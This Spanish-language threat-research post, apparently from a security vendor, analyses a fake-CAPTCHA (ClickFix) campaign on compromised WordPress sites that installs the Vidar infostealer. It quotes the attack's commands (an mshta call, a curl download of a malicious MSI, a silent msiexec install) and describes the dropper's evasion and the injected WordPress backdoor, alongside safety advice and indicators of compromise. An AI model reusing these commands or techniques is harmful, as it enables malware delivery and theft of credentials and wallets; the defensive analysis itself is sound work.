En los últimos años, las técnicas ClickFix y los CAPTCHA falsos se han convertido en un método popular para que los ciberdelincuentes distribuyan malware. En lugar de explotar una vulnerabilidad técnica, estos ataques se basan en convencer a las personas para que ejecuten comandos maliciosos por sí mismas.
Nuestros investigadores han detectado recientemente una campaña que, en última instancia, distribuye el programa espía Vidar , utilizando varias cadenas de infección diferentes.
Uno de los métodos empleados en esta campaña consiste en instalar un instalador malicioso distribuido a través de páginas CAPTCHA falsas alojadas en sitios web de WordPress comprometidos. Detectamos varios sitios web comprometidos que participan en la campaña, ubicados en países como Italia, Francia, Estados Unidos, Reino Unido y Brasil.
¿Qué es Vidar?
Vidar es una conocida familia de malware de robo de información diseñada para extraer datos confidenciales de los sistemas infectados. Generalmente ataca a:
- Nombres de usuario y contraseñas almacenados en el navegador
- Información sobre billeteras de criptomonedas
- Cookies de sesión y tokens de autenticación
- Autocompletar datos e información de pago guardada
- Archivos que pueden contener datos confidenciales
Dado que Vidar se carga en la memoria y se comunica con servidores de comando remotos, puede recopilar y extraer datos silenciosamente sin signos evidentes de infección.
CAPTCHA falso: la historia interminable
Cuando un usuario visita un sitio web comprometido, puede ver una pantalla que imita la conocida página de Cloudflare "Verificando que eres humano".
Esta técnica se ha utilizado ampliamente desde 2024 y ha evolucionado a través de numerosas variaciones a lo largo del tiempo, tanto en su apariencia visual como en los comandos maliciosos que inician la cadena de infección.

La página instruye al visitante a copiar y ejecutar un comando malicioso que inicia la cadena de infección, en este caso:
mshta https://{compromised website}/challenge/cf
Mshta es un sitio legítimo Windows binario diseñado para ejecutar la aplicación HTML de Microsoft (HTA). Debido a que está integrado en Windows Los atacantes han abusado de ello desde los inicios de las campañas de ClickFix.
En este caso, el comando ejecuta un script HTA simple y ofuscado, que finalmente descarga e instala malware asociado con el programa de robo de información Vidar.
Gotero MSI basado en HTA
El script HTA es la etapa intermedia que descarga y ejecuta un instalador MSI malicioso. Un MSI es un Windows El paquete de instalación se utiliza normalmente para instalar software, pero los atacantes suelen abusar de él para distribuir malware.
El script realiza varias operaciones:
- La ventana se redimensiona a 0x0 y se mueve fuera de la pantalla, haciendo que la aplicación sea invisible para el usuario.
- El script finaliza si el
document.location.hrefno empieza conhttp. - Las cadenas se decodifican utilizando la operación XOR y una clave aleatoria.
- Mediante consultas WMI, el script comprueba si hay productos antivirus instalados.
- Crea carpetas de trabajo ocultas en una carpeta aleatoria bajo
\AppData\Localpara soltar el archivo MSI. - Al final, el script descarga el MSI malicioso de un sitio web comprometido. El archivo descargado debe ser mayor de 100 KB para ser considerado válido. Finalmente, elimina el
:Zone.Identifierflujo de datos alternativo.

En este caso, el archivo MSI malicioso se descargó utilizando el siguiente comando:
“C:\Windows\System32\curl.exe" -s -L -o “C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi” https://{compromised-website}/474a2b77/5ef46f21e2.msi
Posteriormente, el MSI malicioso se ejecutó con:
"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\AppData\Local\EdgeAgent\WebCore\cleankises.msi" /qn
Cargador MSI y GoLang

El MSI define una acción personalizada llamada ConfigureNetFx y ejecuta un cargador de GoLang.
Los cargadores de malware (también conocidos como droppers o descargadores) son herramientas comunes en el ecosistema del cibercrimen. Su función principal es comprometer sigilosamente un sistema y luego distribuir una o más cargas útiles de malware adicionales.
En esta campaña, el cargador finalmente descifra y ejecuta el programa espía Vidar. El archivo ejecutable tiene nombres diferentes en las distintas muestras MSI analizadas.
El cargador de Golang decodifica un shellcode que realiza diferentes comprobaciones anti-análisis, entre las que se incluyen:
CheckRemoteDebuggerPresent
IsDebuggerPresent
QueryPerformanceCounter
GetTickCount
Tras varios pasos intermedios, el cargador descifra y carga el programa espía Vidar directamente en la memoria.
Análisis de sitios web comprometidos
El iframe malicioso inyectado en los sitios web comprometidos fue generado por los dominios cdnwoopress[.]com o woopresscdn[.]com en los casos analizados.

El código inyectado tiene varias funciones, y el comando utilizado en el ataque CAPTCHA falso se obtiene de la /api/get_payload punto final.


Debido a que el sitio web malicioso estaba mal configurado, pudimos ver el código de backend inyectado en los sitios de WordPress comprometidos.
El script inyectado realiza varias acciones:
- Crea el archivo
wp-cache-manager.phpSi aún no existe, se obtiene su contenido desde el punto final./api/plugin. - Envía una solicitud de latido cada hora que contiene el nombre de dominio, la URL del sitio, la versión de WordPress y el estado.
- Durante la carga de la página (
template_redirect), el script filtra a los visitantes en función del User-Agent y los objetivos. Windows visitantes de escritorio. - Solicitudes
/api/inject?domain=domaindesde el servidor de comandos remoto. A continuación, se muestra la respuesta HTML, que reemplaza la página normal de WordPress.
Cómo mantenerse a salvo
Este tipo de ataques se basan en engañar a las personas para que ejecuten comandos por sí mismas , por lo que unas pocas precauciones sencillas pueden marcar una gran diferencia.
- Tómate tu tiempo. Si una página web te pide que ejecutes comandos en tu dispositivo o que copies y pegues código, detente y piensa antes de seguir las instrucciones. Los ciberdelincuentes suelen generar una sensación de urgencia con falsas comprobaciones de seguridad, temporizadores o advertencias diseñadas para que actúes sin pensar.
- Nunca ejecutes comandos de fuentes no confiables. Un sitio web legítimo nunca debería pedirte que pulses Win+R , abras la Terminal o pegues comandos en PowerShell solo para verificar que eres humano. Si una página te pide que hagas esto, desconfía.
- Verifique las instrucciones de forma independiente. Si un sitio web le indica que ejecute un comando o realice una acción técnica, consulte la documentación oficial o póngase en contacto con el servicio de asistencia a través de canales de confianza antes de hacer nada.
- Tenga cuidado al copiar y pegar. Algunos ataques ocultan comandos maliciosos en el texto copiado. Si alguna vez necesita ejecutar un comando de la documentación, escribirlo manualmente puede ayudar a reducir el riesgo de ejecutar código oculto.
- Protege tu dispositivo. Mantén actualizados tu sistema operativo y tu navegador, y utiliza software de seguridad que pueda bloquear sitios web maliciosos y detectar programas maliciosos que roban información.
- Mantente informado. Técnicas como las páginas CAPTCHA falsas y los ataques ClickFix siguen evolucionando. Saber que los atacantes pueden intentar engañarte para que ejecutes comandos tú mismo te ayudará a detectar estas estafas antes de que tengan éxito.
Consejo práctico: La extensión gratuita Malwarebytes Browser Guard puede avisarte si un sitio web intenta copiar contenido al portapapeles, lo que puede ayudar a prevenir este tipo de ataque.
Indicadores de Compromiso (IOC)
Dominios
cdnwoopress[.]com:Infraestructura de CAPTCHA falsoswoopresscdn[.]comInfraestructura de CAPTCHA falsoswalwood[.]beInfraestructura de CAPTCHA falsostelegram[.]me/dikkh0k: Vidar C2telegram[.]me/pr55ii: Vidar C2steamcommunity[.]com/profiles/76561198742377525: Vidar C2steamcommunity[.]com/profiles/76561198735736086: Vidar C2
Desde denunciar las amenazas hasta eliminarlas.
Los riesgos de ciberseguridad nunca deberían trascender un simple titular. Mantén tus dispositivos protegidos contra amenazas descargando Malwarebytes hoy mismo .